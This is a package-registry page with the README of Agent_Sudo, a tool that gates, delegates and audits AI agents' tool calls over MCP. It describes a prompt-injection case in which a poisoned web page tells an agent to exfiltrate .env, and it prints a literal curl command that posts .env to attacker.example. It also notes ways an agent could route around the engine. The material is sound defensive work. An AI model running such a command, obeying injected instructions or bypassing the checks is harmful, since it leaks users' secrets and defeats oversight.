
 Repository
Current collected state Current
Observed since 20 Oct, 23:30 UTC
No superseded metadata states collected. Unchanged observations do not create new revisions.
Authorization, delegation, provenance, and verifiable-audit engine for AI agents


Give AI agents bounded authority — not unchecked access.
Agent_Sudo is an authorization, delegation, provenance, and verifiable-audit engine for AI agents. AI agents should be able to act on their own — but not without limits, and not without a record. Agent_Sudo lets you define what an agent is authorized to do, delegate narrow authority that expires on its own, decide each action by the provenance of the instruction behind it, and keep a tamper-evident audit trail you can verify after the fact.
It runs locally today through the Model Context Protocol (MCP) — the first production-ready adapter and the recommended way to install it. MCP is how you connect it, not what it is.
No — and that's the point. Claude Code, Cursor, and Codex already ask "do you approve this action?" Agent_Sudo answers different questions:
Approval prompts are one enforcement step inside that boundary. They are not the product.
agent-sudo verify-audit can check for tampering.Scope: Agent_Sudo governs the tool calls routed through it. It is not a sandbox, not an enterprise platform, and not a universal standard. See Trust Boundaries for exactly what it does and does not protect.
The clearest illustration of what Agent_Sudo adds over an approval prompt is provenance-based enforcement. An agent reads a poisoned web page that tells it to exfiltrate your .env. Agent_Sudo denies the action because its origin is untrusted external content — not because it parsed the malicious wording — while allowing the user's own work, and writes a tamper-evident audit entry. The decision turns on where the instruction came from, independent of how the injection is phrased.

The demo lives in the repository (it is not part of the PyPI package), so clone first:
git clone https://github.com/Kisyntra/Agent_Sudo
cd Agent_Sudo/examples/exfil_demo && python demo.py
Walkthrough and expected output: examples/exfil_demo/.
One install, one command — runs the whole boundary (blocked → delegated → allowed once → denied → audit verified) in a throwaway temp directory:
pipx install agent-sudo-mcp && agent-sudo eval
# Option A — pipx (recommended): isolates the tool and puts `agent-sudo` on your PATH everywhere
pipx install agent-sudo-mcp

# Option B — pip + virtualenv: installs into a project-local environment you activate
python3 -m venv venv && source venv/bin/activate
pip install agent-sudo-mcp
Both install the same PyPI package and give you the same two commands:
agent-sudo — the CLI you run (eval, audit, delegate, setup, …).agent-sudo-mcp — the server your AI client launches for you. You never run this by hand; agent-sudo setup wires it into your client (see MCP Adapter Setup).You should see:
Agent_Sudo Evaluation

[1/5] Blocked unsafe request ........ PASS
[2/5] Created delegation ............ PASS
[3/5] Delegated request allowed ..... PASS
[4/5] Token exhausted, denied again . PASS
[5/5] Audit chain verified .......... PASS

Result: PASS
Audit log: /tmp/agent-sudo-eval-.../audit.jsonl
Next: agent-sudo audit list /tmp/agent-sudo-eval-.../audit.jsonl
agent-sudo eval runs entirely in a temporary directory (no changes to your ~/.agent-sudo state), prints where the audit log lives, and exits non-zero if any step fails. For the step-by-step walkthrough, see Evaluate Agent_Sudo in 5 Minutes.
agent-sudo verify-audit).MCP is how Agent_Sudo connects to your agent — the wiring, not another install. You already installed the package in the step above; here agent-sudo setup plugs the agent-sudo-mcp server into your AI client, which then launches it for you automatically.
Confirm the install and locate the server binary your client will run:
agent-sudo --version
which agent-sudo-mcp
Beginner path — just run agent-sudo setup and pick your client from the menu; it prints the correct pasteable config:
agent-sudo setup
#   1. Claude Code
#   2. Codex CLI
#   3. Claude Desktop
#   4. Hermes
#   5. OpenClaw
Advanced / scripted path — name the target directly (no prompt, CI-friendly):
| Client | One-step setup | Guide |
|---|---|---|
| Claude Code | agent-sudo setup claude-code prints the claude mcp add … command | Claude Code |
| Codex CLI | agent-sudo setup codex prints the ~/.codex/config.toml block | Codex CLI |
| Claude Desktop | agent-sudo setup claude-desktop prints the claude_desktop_config.json block | Claude Desktop |
agent-sudo setup <client> resolves the absolute agent-sudo-mcp path for you. (With no client and no terminal — e.g. in CI — agent-sudo setup lists the targets and exits non-zero rather than prompting.) Interactive approvals additionally need agent-sudo init-approval (see First Run); the delegation-based evaluation does not.
For Claude Desktop, add Agent_Sudo at ~/Library/Application Support/Claude/claude_desktop_config.json, using the absolute path returned by which agent-sudo-mcp. Run agent-sudo setup claude-desktop to generate this block with paths resolved:
{
  "mcpServers": {
    "agent-sudo": {
      "command": "/ABS/PATH/TO/agent-sudo-mcp",
      "args": [
        "--audit-log", "/ABS/HOME/.agent-sudo/mcp-audit.jsonl",
        "--delegations-file", "/ABS/HOME/.agent-sudo/delegations.json",
        "--pending-approvals-file", "/ABS/HOME/.agent-sudo/pending_approvals.json",
        "--workspace", "/ABS/PATH/TO/your/project",
        "--notify", "--open-approval-terminal"
      ]
    }
  }
}
Use absolute paths: the client launches the server from a directory you do not control. --delegations-file is required — without it the server runs with no delegation store and agent-sudo delegate create tokens are silently ignored. --notify / --open-approval-terminal are macOS-only (no-ops elsewhere). Each flag and value is a separate string in args.
Restart Claude Desktop, ask it to use an Agent_Sudo tool, then verify the action was routed through the engine — pass the same audit-log path you configured:
agent-sudo audit list "$HOME/.agent-sudo/mcp-audit.jsonl"
If the action is not listed, it bypassed Agent_Sudo. A bare agent-sudo audit list reads a relative default and will look empty — pass the absolute path. For the full setup and trust-boundary details, see the Claude Desktop Setup Guide.
Agent_Sudo's core — authorization, delegation, provenance, and the tamper-evident audit log — works the same on macOS, Linux, and Windows.
Two optional approval-UX flags are macOS-only today:
--notify — desktop notification when an approval is pending (macOS osascript). There is no custom notification icon: the macOS notification shows the invoking process's icon, not an Agent_Sudo logo.--open-approval-terminal — auto-opens Terminal.app running the approval helper (macOS only).On Linux and Windows these flags are silent no-ops, so agent-sudo setup omits them off macOS. Approve pending actions manually from any terminal:
agent-sudo pending                 # list pending approval requests
agent-sudo approve <approval_id>   # approve one (critical actions require your passphrase)
This manual workflow is the expected path on Linux/Windows and works on macOS too.
Agent_Sudo only sees the tool calls that are routed through it. This is the single most important thing to understand before relying on it.
| ✅ Protected | ❌ Not protected |
|---|---|
Tool calls made through the agent-sudo adapter (file reads/writes, shell, network) — gated, classified, and logged | A client's own native/built-in tools (e.g. Claude Desktop's built-in file or web tools) that don't go through Agent_Sudo |
| Any runtime where dangerous tools are disabled or explicitly proxied through the engine | Other MCP servers you've installed that expose filesystem/shell/network directly to the agent |
| Intent-level decisions: provenance, approval gates, delegation scopes, audit | OS-level isolation (use Docker/VM for that — see comparison) |
How to make sure you're actually protected:
agent-sudo adapter (see the Claude Desktop Setup Guide).agent-sudo audit list. If the action is recorded, it went through Agent_Sudo. If it is not in the log, it bypassed Agent_Sudo and was not protected — that capability still needs to be disabled or routed through the engine.This is a deliberate scope choice, not a defect: Agent_Sudo governs intent and authorization for the tools it mediates. Pair it with OS-level isolation (Docker/Firecracker) for environment containment.
What it is: a policy-and-provenance engine with human approval gates, scoped delegation, and a tamper-evident (hash-chained) audit log — for the tool calls routed through it.
Protects:
agent-sudo verify-audit can check for after-the-fact edits.Does not protect:
agent-sudo workspace set), delegations, or config to move the enforcement boundary instead of routing through it. Disable or route the agent's native shell for the boundary to hold. Workspace changes are now recorded as workspace_changed events in the audit log, so a boundary change is visible to agent-sudo verify-audit even when it was made outside the engine.See the Security & Threat Model for the full analysis.
A common question from security engineers and developers is: "Why do I need a policy engine if I am already isolating my agents in a Docker container, gVisor sandbox, or Firecracker microVM?"
The difference is a separation of concerns:
Even inside a perfectly isolated Docker container, an agent with raw tool access can:
curl -X POST -d @.env https://attacker.example to leak your API keys. A VM allows outbound network requests by default; Agent_Sudo detects the source trust and target, blocking the exfiltration.main.py to insert a backdoor or dependency. While Docker prevents host pollution, it cannot prevent the agent from corrupting your project workspace. Agent_Sudo flags critical file edits and requires human confirmation.These two layers are complementary: use Docker/VM sandboxes to isolate environment resources, and use Agent_Sudo to validate tool execution intent. For a detailed technical breakdown, see Agent_Sudo vs. Container/VM Sandboxes.
[!IMPORTANT] Security Boundaries Notice:
- Engine, Not a Sandbox:
Agent_Sudois a local policy engine; it is not an OS-level sandbox or container. It gates tool access but does not isolate filesystem or process resources.- Best-Effort Shell Filtering: Shell command policy checks are best-effort unless reinforced by OS-level containment or custom runtime sandboxes.
- Client Runtime Bypass: Native tools registered directly in host runtimes (e.g., Eino, Hermes) can bypass
Agent_Sudoentirely unless those tools are disabled or explicitly routed through the engine.
Ordered by what distinguishes Agent_Sudo, with approval gates as one enforcement mechanism among them.
/path/to/project for 2 hours, max 10 uses) that expire automatically — narrow authority an agent can use unsupervised, then loses.agent-sudo audit list, or verify integrity with agent-sudo verify-audit.Agent_Sudo has pre-built example templates showing in-process integration for major Python agent frameworks. These demonstrate the engine embedded directly, beyond the MCP adapter:
Run a local dry-run policy demo:
agent-sudo demo
This is useful for seeing policy decisions quickly. It is not the primary activation path because it does not show the full deny → delegate → allow once → deny exhausted loop.
The full evaluation flow and the broader integration guides are reference material after the 60-second demo and the 5-minute evaluator path succeed.
If you are developing Agent_Sudo or integrating it with a custom runtime:
# Clone the repository
git clone https://github.com/Kisyntra/Agent_Sudo.git
cd Agent_Sudo

# Install in editable mode
python3 -m pip install -e .
To run unit tests:
python3 -m unittest discover -s tests
MCP is the production-ready adapter today. Other runtime integrations exist at varying maturity — we work with agent runtime maintainers and external implementers to define portable authorization and audit patterns. Maturity is stated honestly below; this is not broad runtime adoption yet.
io.github.Kisyntra/agent-sudo-mcp. PyPI • Official MCP Registry • Glama listing.agent_sudo_local), merged in PR #98.For the full compatibility matrix and integration details, see the Ecosystem Status Guide.
Agent_Sudo uses GitHub Actions to automate checks and distribution:
main branch, running the unittest suite, scanning for personal path disclosures, executing git diff --check whitespace validation, and verifying Python package compilation.v* is pushed.
v0.4.0-rc12) are published as GitHub Prereleases and are explicitly excluded from being marked as the latest release.CHANGELOG.md.Download counts and popularity will appear here as the collector receives them.
| Version | Published | Direct dependencies | Open version |
|---|---|---|---|
| 0.5.6 | 12 Jun 2026 | 3 |
This describes our collected data; it is not a security assessment.
Observed since 20 Oct, 23:30 UTC
No superseded metadata states collected. Unchanged observations do not create new revisions.
package:f7e4f4d7a4000f504ddc8e789c19a7b9e407f9b3c9df3c001e0349c098c6c89c